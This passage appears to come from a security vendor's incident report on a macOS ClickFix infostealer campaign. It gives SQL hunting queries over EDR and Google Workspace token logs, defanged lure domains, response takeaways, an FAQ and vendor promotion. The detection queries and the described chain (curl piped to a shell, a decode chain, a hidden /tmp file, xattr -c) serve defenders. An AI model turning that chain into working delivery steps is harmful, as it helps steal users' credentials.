       time_bucket(INTERVAL '1 minute', created_at::TIMESTAMP) AS minute,
       count(DISTINCT CASE
         WHEN process_cmd LIKE 'find %/Library/Caches -type f -mtime +%' THEN 'old cache files'
         WHEN process_cmd = 'df -m /' THEN 'free disk'
         WHEN process_cmd = 'sysctl -n hw.memsize' THEN 'memory'
         WHEN process_cmd = 'sysctl -n hw.model' THEN 'model'
       END) AS checks
FROM edr_events
WHERE event_type = 'Process Creation'
  AND parent_process_name = 'zsh'
GROUP BY ALL
HAVING checks >= 3
ORDER BY minute;
It returned 1 row: the minute that holds the first run and the start of the second run, with all 4 checks.
5. A burst of OAuth token revocations. This query runs on the Google Workspace token audit log. Use it to confirm that a user cleaned up, or to find a user who did so without telling the security team.
SELECT actor.email AS user_email,
       time_bucket(INTERVAL '10 minutes', id.time::TIMESTAMP) AS bucket,
       count(*) AS revokes
FROM read_json_auto('gws_token_audit/*.json')
WHERE id.applicationName = 'token'
  AND list_contains(list_transform(events, e -> e.name), 'revoke')
GROUP BY ALL
HAVING count(*) >= 20
ORDER BY bucket;
On one month of data it returned 2 buckets. One was this user, with 115 revocations. The other was a different user, with 38 revocations for 2 applications, four days before.
Indicators
Use the path, the header names and the command patterns first. The domains are new and the operator can replace them in minutes. Ownership of hosting ranges changes over time. In public scans, four more lure domains contacted the same operator domain: filebifrostapi[.]com, filebeetleproxy[.]com, filearaucariastack[.]com and fileliquidambarapi[.]com. The browser reached the lure after steermouse[.]com, which is not the vendor's site. Treat that domain as suspicious.
Takeaways
Hunt for the behaviour, not for the file. Each binary in this chain is signed by Apple or installed by the user. The evidence is the sequence: a shell fed by curl, a decode chain, a hidden file in /tmp, and xattr -c.
Do not close an alert because the EDR says "mitigated". The second run ended with a partial quarantine under a "mitigated" summary. Read the action counters, then isolate the device and rotate the credentials.
Plan for the second run. The user ran the command again two seconds after the kill. Contact the user as soon as the first alert arrives. Tell users in training that a command that does nothing is a reason to stop.
Make isolation possible when the device is offline. The Mac went offline about one minute after the second run started. Queue the isolation so that it applies when the agent connects again. In the meantime, suspend the sessions of the user in the identity provider.
Review the policy for suspicious verdicts. EDR products can use one mode for malicious verdicts and a different mode for suspicious verdicts. A stealer that gets a suspicious verdict runs to the end if that mode is detect-only.
Frequently asked questions
What is a ClickFix attack on macOS?
ClickFix is a social engineering technique. A web page tells the user to copy a command and paste it into Terminal to fix a problem or install software. The command downloads and runs malware, usually an infostealer.
Why does Gatekeeper not stop a pasted curl command?
Gatekeeper examines files that have the quarantine attribute, which browsers add to downloads. A file that curl downloads does not get the attribute, and the loader also runs xattr -c on the payload. The first stage is not a file at all: it goes from the network into the shell.
Does macOS warn about pasted Terminal commands?
Microsoft reports that macOS 26.4 and later can block a suspicious paste in Terminal. The Mac in this incident ran a later version, and the command ran. The logs do not show if a warning appeared, so do not use this control as the only protection.
How do I know if the payload ran?
Look for a process whose command line is the hidden file in /tmp. In this incident the recorded image path was the quarantine folder of the EDR agent, because the agent moved the file. Look also for keychain access, password prompts from osascript and new launch daemons. If the logs are not complete, treat the credentials on the device as exposed.
What must I rotate after an infostealer runs on a Mac?
Rotate the passwords in the keychain and the browser, the session cookies and the OAuth tokens. Rotate also the SSH keys, the cloud and source code credentials, and API keys in shell history. Do it from a different, clean device, and rebuild the Mac before it gets access again.
Is this Atomic macOS Stealer (AMOS)?
The delivery chain agrees with public reports about AMOS campaigns: the telemetry path, the event names, the header names and the decode chain. We did not recover the payload, so we give this attribution medium confidence.
How Exaforce customers are protected
This attack becomes visible in two places: the process activity on the endpoint, and the identity and SaaS activity that follows if credentials are stolen. Exaforce MDR watches both and responds 24/7.
- Coverage. Exaforce covers the endpoint alerts and process activity from your EDR product, and the sign-ins, token activity and administrator actions in Google Workspace and your source code platform. That covers the paste, the loader, the payload and the use of any stolen credential across the endpoint attack surface and the identity attack surface.
- Correlation. The Exabots, the Exaforce AI agents, join the endpoint alerts with the identity and SaaS activity of the same user into one finding. Analysts see one incident with the device, the user and the accounts at risk, not separate alerts.
- Response. Exaforce MDR analysts investigated the incident and worked with the customer's security team. The team isolated the device, suspended the account, removed the user's access to source code, and rebuilt the Mac. Exaforce automation agents can also isolate a device in SentinelOne, so that containment does not wait for a person at the console. If you are not a customer and you see this pattern, our incident response team can help.
- Log analysis. The analysis after the incident showed the customer that the token revocations and the password change were the user's own actions, that no sign-in came from an unexpected network, and which access was still open after the first response steps.

Figure 3. The analysis that Exaforce shows the analyst for the first dropper alert: the conclusion, the top findings and the entities. Names, addresses, locations and times are redacted.
Seeing this in your environment? Call the Exaforce incident response hotline at +1 (844) 660-1663, or go to https://www.exaforce.com/incident-response. A responder answers within 15 minutes, and you do not need a retainer.
References
- Google Workspace Admin SDK Reports API, OAuth token audit activity events and login audit activity events.
- Apple, Gatekeeper and runtime protection in macOS.
- Microsoft Defender Security Research, ClickFix campaign uses fake macOS utilities lures to deliver infostealers.
- Cato Networks, When Trust Becomes the Payload in a Fake Codex ClickFix Campaign. abuse.ch URLhaus, host entry for outline-willow.com.
- lostsh, Anatomy of a ClickFix infection.
- Deriv, The page that showed me malware and showed the scanners a billing app.
- MITRE ATT&CK: T1583.001, T1204.004, T1059.004, T1497.001, T1082, T1033, T1027.013, T1140, T1071.001, T1105, T1564.001, T1553.001, T1222.002, T1555.001.